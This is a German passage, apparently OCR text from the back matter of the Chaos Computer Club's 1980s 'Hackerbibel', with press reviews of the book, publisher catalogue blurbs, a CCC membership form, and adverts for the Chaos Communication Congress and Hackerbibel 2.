Dies liegt an der Konzeption des Buches als einerseits umfangreiche Sammlung von Bauanleitungen für Modems, Schaltplänen, Funkdienst- und anderen Verzeichnissen (Serial-Norm-Nummern) sowie „Hacker-Tips“ allgemeinerer Art. An die heranzukommen ist normalerweise sehr schwer, weil sich der Hacker-Alltag meist an der Grenze der Legalität bewegt.

Andererseits ist das Buch auch eine Dokumentation der Geschichte des „Hackings“, die sich aus Artikeln verschiedener Zeitungen, aus Kongressberichten und aus Aufsätzen mit Themen wie etwa „Computer für Nicaragua“, Computerkriminalität, „Computer & the Totalitarian State“ u.ä. mehr puzzleartig zusammensetzen läßt.

Das Buch zeigt damit auch dem „nur“ politisch interessierten die Gefahren und Möglichkeiten der neuen Technologien. Der CCC zeigt mit seiner praktischen Arbeit, wie man den Überwachungsstaat mit seinen eigenen Mitteln schlagen kann.

Die Hackerbibel Teil II ist schon in der Mache; wer Lust hat, sich daran zu beteiligen, kann seine „Tips und Tricks mit Btx“ (auch anonym) an das Chaos-Team schicken: CCC, Schwenneckestraße 85, 2000 Hamburg.

Die Hackerbibel, Chaos Computer Club, Verlag Grüne Kraft-Medienexperimente, 260 S., 33,33 DM

Die Hackerbibel  
CCC (Herausgeber)  
Grüne Kraft 1985  
259 Seiten, DM 33,33

DATA WELT 1/86

Auf der Buchmesse habe ich es entdeckt: Das erste Buch vom Chaos Computer Club (CCC). Natürlich übers Hacken. Den CCC brauche ich wohl kaum vorzustellen, selbst Neulinge dürften schon irgendwann einmal von ihm gehört haben, spätestens durch den spektakulären „Einbruch“ in die Btx-Leitung einer Bank. Vier Jahre CCC-Geschichte, Erfahrungen und Aktivitäten sind in diesem witzig aufgemachten Buch enthalten. Gemäß der CCC-Maxime „jeder sollte unzensuriert Informationen austauschen können“ beinhaltet die HACKERBIBEL Zeitungsausschnitte, Reportagen, Bauanleitungen, Cartoons und Faksimiles von Zeitschriften aus der Welt des Hacking. Eine bunte Mischung geballter Informationen, allerdings unübersichtlich und teilweise recht schwer lesbar; vor allem, wenn man der englischen Sprache nicht mächtig ist. Eine Menge wichtiger Artikel und Faksimiles sind aus der englischen Originalausgabe abgedruckt.

CHAOS-COMPUTER-CLUB (Hrsg.)

Die Hackerbibel  
(Der grüne Zweig 98, 257 Seiten, DM 33,50)

**W**AS zeichnet eine Subkultur aus? Daß sie eine Code-Sprache spricht, die nicht jeder versteht. Was zeichnet die Bibel aus? Man muß dran glauben...

In unseren an konturierten Revolten armen Zeiten ist das Bedürfnis nach aufständischen Helden groß. Aber alle lieben Greenpeace. Bleiben nur die Hacker: Schließlich funmeln sie für uns digitale Analphabeten in den Chips der Mächtigen herum.

Nun hat der durch das Knacken von Sparkassenkennwörtern berühmt gewordene Hamburger Chaos-Computer-Club seine fette „Hackerbibel“ verlegen lassen. Worum es den Hackern geht? Um „freien Zugang zu allen Daten“.

Hier wird es amüsant-brisant. Denn dieser Standpunkt widerspricht konträr der Lieber-nicht-Haltung kritischer und alternativer Provinienz. Die sähe nur zu gern massive Vorhängeschlösser an den Datenbanken und verlagert mit Datenschutz und Technikskop-

sis auch das letzte Quantum Verantwortung zu den Bits-Technokraten.

Die Hacker wissen das. Und so ärgern sie nicht nur Post und Siemens, sondern auch die unbedarfte „Scene“. Wer als Laie das Buch sichtet, wird es nicht kaufen. Über zwei Drittel bestehen aus Fachtips und Tricks zum Löten und Codieren. Es wimmelt von Expertenkurzeln, eine Sprache, die nur Hacker und ihre intimen Feinde auf der anderen Seite des Monitors verstehen. Der Kampf um die Verfügungsgewalt über die neue Technologie ist nicht für jeden überschaubar.

Erstaunlicherweise sind die ästhetischen Formen jedoch tradiert: aus Alternativzeitungen der ersten Generation, kreuz und quer layoutet – Chaos komplett. Und fast die Hälfte ist in Englisch.

Trotzdem sind viele Erklärungen zu dieser Mischung aus Spontanität, Hi-Tech-Obsessionen und Kommunikationsgedusel brauchbar. Zur Selbstinterpretation bedient sich die bleiche und etwas diskursarme Szene allerdings bei der mor-

TEMPO/DEZEMBER 1985

# Medienexperimente · D-6941 Löhrrbach

Chaos Computer Club & AK Politischer Computereinsatz

## DIE STUDIE

Der Grüne Zweig 117

Entwurf einer sozialverträglichen Gestaltungsalternative für den geplanten Computereinsatz der Fraktion „Die Grünen im Bundestag“ unter besonderer Berücksichtigung des geplanten Modellversuchs der Bundestagsverwaltung (PARLAKOM).

Auf der Basis eines im Auftrag des Bundestages erstellten umfangreichen Planungskonzepts zur Einführung eines gemeinsamen Informations- und Kommunikationssystems für das Parlament, die Fraktionen und die Wahlkreisbüros der Abgeordneten geht es, dieses kritisch zu bewerten und die Gestaltungsmöglichkeiten für die Grünen im Bundestag auszuarbeiten... Die Einführung der Computertechnik gestaltet sich für die Grünen im Bundestag so schwer wie für andere der Ausstieg aus der Atomindustrie. Für beide geht es an die Strukturen.

TEMPO zur Studie: „Die berühmteste Hacker-Gang der Republik, der Hamburger Chaos-Computer-Club, versetzte bislang nur Big Brother in Angst und Schrecken. Jetzt sind die Alternativen dran: CCC will die Bundestagsfraktion der Grünen verkabeln...“

SBN 3-925817-17-4

7.50 DM/SFR



TRAU KEINEM COMPUTER,  
DEN DU NICHT (ER-) TRAGEN KANNST.

## BIO FICTION

Der Grüne Zweig 82

4 Geschichten zum Thema – ...als die Natur die Zukunft übernahm – mit Beiträgen der besten Science Fiction Autoren: Frank Herbert, Ursula LeGuinn, Herbert W. Franke, Jean u.a.m. Zusammenstellung: Werner Pieper.

SBN 3-922708-82-X, 160 Seiten, nur noch 5 DM/SFR

udmilla Tütling (Hrsg.)

## MENSCHEN – BÄUME – EROSIONEN

Lebensschlag im Himalaya – Wege aus der Zerstörung

Der Grüne Zweig 120

Weltweit geht es Bäumen und Wäldern zunehmend schlechter. Holzraubbau, Tourismus, Energiemißwirtschaft und Umweltschmutzung schlagen ihre Breschen.

Bei es der Raubbau in amerikanischen Regenwäldern, der Ausverkauf afrikanischer Edelhölzer, rutschende Berge im Himalaya oder als Waldsterben bei uns: überall wächst der Widerstand der Betroffenen. In diesem Buch wird stellvertretend für alle anderen die Situation der Menschen im Himalaya dokumentiert, wobei besonders auf die „Chipko“, die Baumumarmen, eingegangen wird.

Themen: • Die Wälder im Himalaya • Die Chipko-Bewegung • Ökologie-Bewegungen in Indien • Bhutans radikale Umweltpolitik • Irt endlich auf, uns entwickeln zu wollen • Die Legende von der Grünen Revolution • Als die Touristen kamen • u.a.m.

Die Autorin, Ludmilla Tütling, lebt seit 1974 wechselweise in athmandu (Nepal) und Kreuzberg (Berlin). Beides Orte, die sie gleichermaßen faszinieren. Als engagierte Umweltjournalistin und eine der besten Kennerinnen Nepals ist es ihr ein Anliegen, nicht nur Fakten und handfeste praktische Tipps weiterzugeben, sie wirbt auch für ein „sanftes, einfühlsames Reisen“. von ihr sind ungezählte Zeitungsartikel erschienen. Weitere Bücher: *Bikas/Binas*, athmandu 1987, und *Nepal und Tibet*, 1986.

ieses Buch entstand in Kooperation mit der Aktionsgemeinschaft Solidarische Welt (ASW), Berlin.

SBN 3-925817-20-4

140 Seiten

13 DM/SFR

## LOOMPANICS

The Best Book Catalog in the World  
Der Grüne Zweig 99

„Der definitive Katalog für den subversiven Alltag“ (taz)

This catalog is an important source for anarchists, survivalists, iconoclasts, self-liberators, mercenaries, investigators, drop-outs, researchers, and just about anyone interested in the strange, the useful, the arcane, the oddball, the unusual, the unique, and the diabolical.

Eine unglaubliche Anpreisung von Büchern, die aus verschiedensten Gründen hierzulande nicht vorstellbar ist.

Achtung: Wir verteilten nur den Katalog, nicht die dort angebotenen Bücher, diese muß man direkt in den USA bestellen.

Katalog A4, broschiert, 150 Seiten, 5.- DM/SFR

Ronald Rippchen

## HEITER WEITER

Die gesammelten Kräuter-Pillen-Drogen-Kolumnen aus der taz

Der Grüne Zweig 118

64 Wochen lang füllte Sachbuchautor R. Rippchen seine Drogenbezogene Kolumne in der Tageszeitung. Die einzige Drogenkolumne in einer Tageszeitung weltweit – die längste Kolumne in der Geschichte der taz. In diesem Büchlein sind nun jene Kolumnen vollständig dokumentiert. Dazu auch bislang unveröffentlichte Texte von Mr. Rippchen und anderen zum Thema. Das Ganze auch noch heftig illustriert.

Inhalt: • Kiffer-Fabeln • Tiere und Drogen • Krieg dem Rauschgift • Designer Drogen • Dope im Ostblock • MDMA, die Droge des Jahres • Suchtstoffkommission der UN • Leserfeedback • Weiterführende Buchtips • Musiktips für psychedelische Reisen.

Der Autor mag weder Heroin noch Äpfelwoi, Kokain oder Schnaps. Daher werden solche Stoffe auch in diesem Buch gemieden. Es geht um Aufklärung über psychedelische Drogen – weder eine Verherrlichung, noch eine Verteufelung – und um zeitgerechte Infos über Haschisch, MDMA, LSD und Artverwandtes. „Was für ein wundervolles Buch! Ich bewundere Ronald Rippchen, er ist ein glänzendes Beispiel eines Kyber-Heros. Ich bin glücklich, daß wir Freunde sind und zusammen „fliegen“, meint Altmeister Timothy Leary zum Inhalt dieses Buches. In der Tat!

ISBN 3-925817-19-0

100 Seiten

10 DM/SFR

Nicholas Albery

## GENERALPROBE FÜR DAS JAHR 2000

Drogen, Hausbesetzer, Rechtsverdreherungen, Alternativsteuern, Liebe, Sekten, Visionen, Alternatives Radio, Festivals und Mondenergie

Der Grüne Zweig 90

• Drogen • Religion • Spinnereien • Kommunen • Liebe • Visionen ... Nicholas Albery arbeitet wahrhaft alternativ: viel Maloche, viel Phantasie, viel Schilfzornigkeit, viel Kommunikation & keine Kohle.

Viele seiner Aktivitäten in London färbten auch auf Deutschland ab: alternatives Steuersystem, Freistaat Frestonia, die ersten Globetrotterbücher, ja auch die GRÜNEN ZWEIFE sind von Impulsen Albery's besetzt.

Übersetzt von Werner Pieper.

... Hunderte von Möglichkeiten angepriesen, wie man ohne eine müde Mark innerstädtisch schlafen, essen und umherschweifen könne. Als radikaler Robin Hood der Neuzeit, mit Milchpulver und Honig bewaffnet, reiste Nicholas Albery später quer durch die internationale Landkommunen-Krischna-Szene, inszenierte Piratensender und Free Festivals und zog sich schließlich in einen original-britischen Pferdewagen zurück, mit dem er monatelang durch Wales kutscherte, um auf diesem ganz speziellen Trip seinen längst fälligen Hippie-Klassiker GENERALPROBE FÜR DAS JAHR 2000 zu schreiben ... Summa Summarum sind Albery's Erlebnisse ein Dokument, das nicht ganz so ausgeklippt ist wie die Freak-Brothers-Geschichten, dafür aber die deutsche APO-Generation um einiges an Ausgeklipptheit übertrifft. (tip 2/84)

„Albery's Ideenquell scheint einfach nicht zu versiegen ... eine dertart ausgeprägte Art des Konsumverzichts plus sozialer Aktivitäten habe ich noch nicht erlebt.“ (taz)

„Nicholas Albery ist eine der zentralen Figuren in der Geschichte der englischen Alternativ-Bewegung. Albery selbst beschreibt sein Buch als einen „verblüffenden Augenzugensbericht der Geschichte der Alternativgesellschaft von 1966 bis 1975.“ (aus: Peace News, London)

258 Seiten

nur 9 80 DM/SFR

Jochen Blumenthal

## DER ELEKTRONISCHE KAMMERJÄGER

Erkennung von Wanzen, Spitzeln und Überwachung, sowie Tips für Schutzmaßnahmen

Der Grüne Zweig 122

Gibt es Gründe, sich in diesem Land verfolgt zu fühlen? Werden Telefone abgehört? Schlosser und Codes geknackt?

Wenn ja, woran kann man die Spitzeln und ihre Wanzen erkennen, was dagegen unternehmen?

Jochen Blumenthal hat sich die Mühe gemacht, Bespitzelungsmöglichkeiten auszuloten und in einer auch für den technischen Laien verständlichen Sprache zu erklären. Blumenthal, Autor der Bücher *Das Große Minispion Baubuch* und *Computer und Abhören*, ist ein Betroffener, hat man ihm doch übel mitgespielt: mehrere Razzien und Knastaufenthalte motivierten ihn zur gründlichen Recherche. „Es geht mir darum, Möglichkeiten und Methoden zu zeigen und wie man sich dagegen wehren bzw. ihre Anwendung wesentlich erschweren kann.“

Die Themen reichen von Kommentaren zum neuen Fernmeldeanlagengesetz über (humane) Erklärungen der „Hochfrequenz“ bis hin zu Wanzenenerkennung und -verstecken. Als Zugabe gibt es noch Tips zur Chiffrierung persönlicher Daten.

ISBN 3-925817-22-0

70 Seiten

10 DM/SFR



Werner Pieper

## DAS SCHEISSBUCH

Entstehung, Nutzung und Entsorgung

Der Grüne Zweig



## ECHT ÄTZEND!

7 WARNUNG-STICKER

Der Grüne Zweig 114

Folgende Motive auf leuchtbarfarbenen Aufklebern:  
ÄTZEND • GIFTIG • REIZEND • EXPLOSIÖS • ENTZÜNDBAR  
VORSICHT NÄSSE • GESUNDHEITSSCHÄDLICH  
Selbstklebend/Selbstklebend/Universell anwendbar  
Format ca. 7.5 x 10.5 cm  
7 Aufkleber, zusammen 1.40 DM/SFR



# Chaos Computer Club

eingetragener Verein für  
User, Hacker und Datenreisende

•Leitstelle eVa, Schwenckestr. 85, D-2000 Hamburg 20•

DER CHAOS COMPUTER CLUB STELLT SICH VOR AUF  
SEITE 137 IN DIESER HACKERBIBEL – ALSO ZURÜCK-  
BLÄTTERN

Mitgliedschaft kann in der Leitstelle eVa beantragt werden.  
Anträge werden für Einzelpersonen oder Gruppen angenom-  
men. Fördernde Mitglieder unterstützen den intergalaktischen  
Patrouillendienst am Rande der Unkenntlichkeit.

Der CCC-Informationsdienst wird aktiv, sobald Anmeldung  
und V-Scheck (oder Briefmarken) im Chaos-Dienst der Leit-  
stelle eVa angekommen sind. Größere Förderabos vorher  
ankündigen, damit der CCC rechtzeitig reagieren kann.

## Beiträge zur Förderung des CCC

..... cccVW	20 DM .....	Aufnahmegebühr (einmalig für Verwaltung) gewünschte Leit- stellennummer: .....(*)
..... cccF1	ab 230 DM .....	Förderndes Mitglied bis 29.2.88
..... cccN1	120 DM .....	Normales Mitglied bis 29.2.88
..... cccS1	60 DM .....	Schüler u. ä. bis 29.2.88
..... cccS0	30 DM .....	Schüler u. ä. bis 31.8.87

naturgemäß portofrei und unverpackbar  
Chaos-Jahr endet mit Schaltjahr oder nicht.

(\*) Leitstellennummer umfaßt mind. 4 Ziffern. Stelle 1 + 2 ist Teil-Vorwahl HH 40,  
Berlin 30, Kiel 43 usw... Wünsche werden nach Möglichkeit erfüllt.

# Chaos Communication Congress

Die Europäische Hackerparty  
immer zwischen den Jahren am letzten  
Wochenende des Jahres

Eidelstedter Bürgerhaus,  
Elbgastraße 12, 2000 Hamburg 54

Das Treffen für Datenreisende!  
Telefon, Datex, Btx, Telex,  
Mailboxbetrieb, Datenfunk,  
Videovorführung.

Aktive Workshops, Video- & Papercopiers


Eintritt: Mitglieder	20 DM
Private Kongressteilnehmer	30 DM
Presse	50 DM
Gewerbliche Teilnehmer	100 DM

Voranmeldung durch Überweisung  
auf Postgiro 55 12 57/204 PschA Hamburg  
Sonderkonto C./S. Wernery

## die Datenschleuder

Das wissenschaftliche Fachblatt für Datenreisende  
Ein Organ des Chaos Computer Club HH

Redaktion Datenschleuder, Schwenckestr. 85, 2000 Hamburg 20, Redaktionstreff donnerstags 19 Uhr



.....dsPE 3,80 DM | ..... Probeexemplar ds - aktuell

**Ein Abo bringt Unbekanntes öfter!**

.....dsL1 999.99 DM Lebensabo ds (wer o.was lebt länger?)

.....dsF1 ab 100 DM .....Förderabo 8 Ausgaben (1Jahr)

.....dsN1 60 DM ..... Jahresabo 8 A. Normalverdiener

.....dsS1 30 DM ..... Sonderabo 8 A. nur Schüler u.ä.!!!

.....dsH0 60 DM ..... Sonderabo und Hackerbibel Teil 1

**dsPE – dsH0 jeweils incl. Porto/Verp.**

# **HACKER BIBEL 2**

## **DAS NEUE TESTAMENT**

**HRSG. CHAOS COMPUTER CLUB · DER GRÜNE ZWEIG 124**

*Hacker sind keine vorübergehende Modeerscheinung wie Punks oder Juppies. Hacker sind eine feste Größe in einer menschlichen Zukunft.*

*Seit dem Erscheinen von HACKER BIBEL I haben die Jungs vom Chaos Computer Club durch ihre Aktionen immer wieder die Schlagzeilen der Weltpresse erobert. In diesem Buch werden ihre Taten dokumentiert, hier klären sie den Leser über ihre Motivationen auf: vom NASA Hack, über die Viren-Gefahr, Netzwerk Hoffnungen und die Hacker Ethik.*

### **AUS DEM INHALT:**

**DIE VOLLSTÄNDIGEN AUSGABEN  
DER DATENSCHLEUDER, BD. 13-25  
FAKSIMILIERT • DOKUMENTATION  
DES VIREN FORUMS • POETRONIC  
TALKS • DIE ZEIT DES INDIANER-  
SPIELENS IST VORBEI • HACKER IN  
HAFT • DIE TECHNIK IN DIE SCHRANKEN WEISEN  
• STRAHLENDE COMPUTER • REALITY HACKERS  
UND CYBER PUNKS • ... AUF EDV-FACHFRAU  
UMGESCHULT • MEGA BRAIN MIT MINI-MASCHI-  
NEN • ZUR LAGE DER NATION IM GETEILTEN FIZ  
DEUTSCHLAND • SATELLITEN UND SCHÜSSELN •  
DATEN: AUFZUCHT & PFLEGE • BATCH MAGIC •  
GO STOP GO • KREATIVES UND KONSTRUKTIVES  
CHAOS EN MASSE •**

**UNTER DEN AUTOREN: DIVERSE MITGLIEDER DES CHAOS  
COMPUTER CLUBS, Z.B. STEFFEN WERNERY, DR. WAU  
U.V.A.M. • JOSEPH WEIZENBAUM • PETER GLASER • MINUS  
DELTA T • TIM LEARY • POETRONIC • HANS GLISS • DIETER  
SCHUMACHER • MARIA NEFF-UTHOFF • DEBORAH BRECHER**

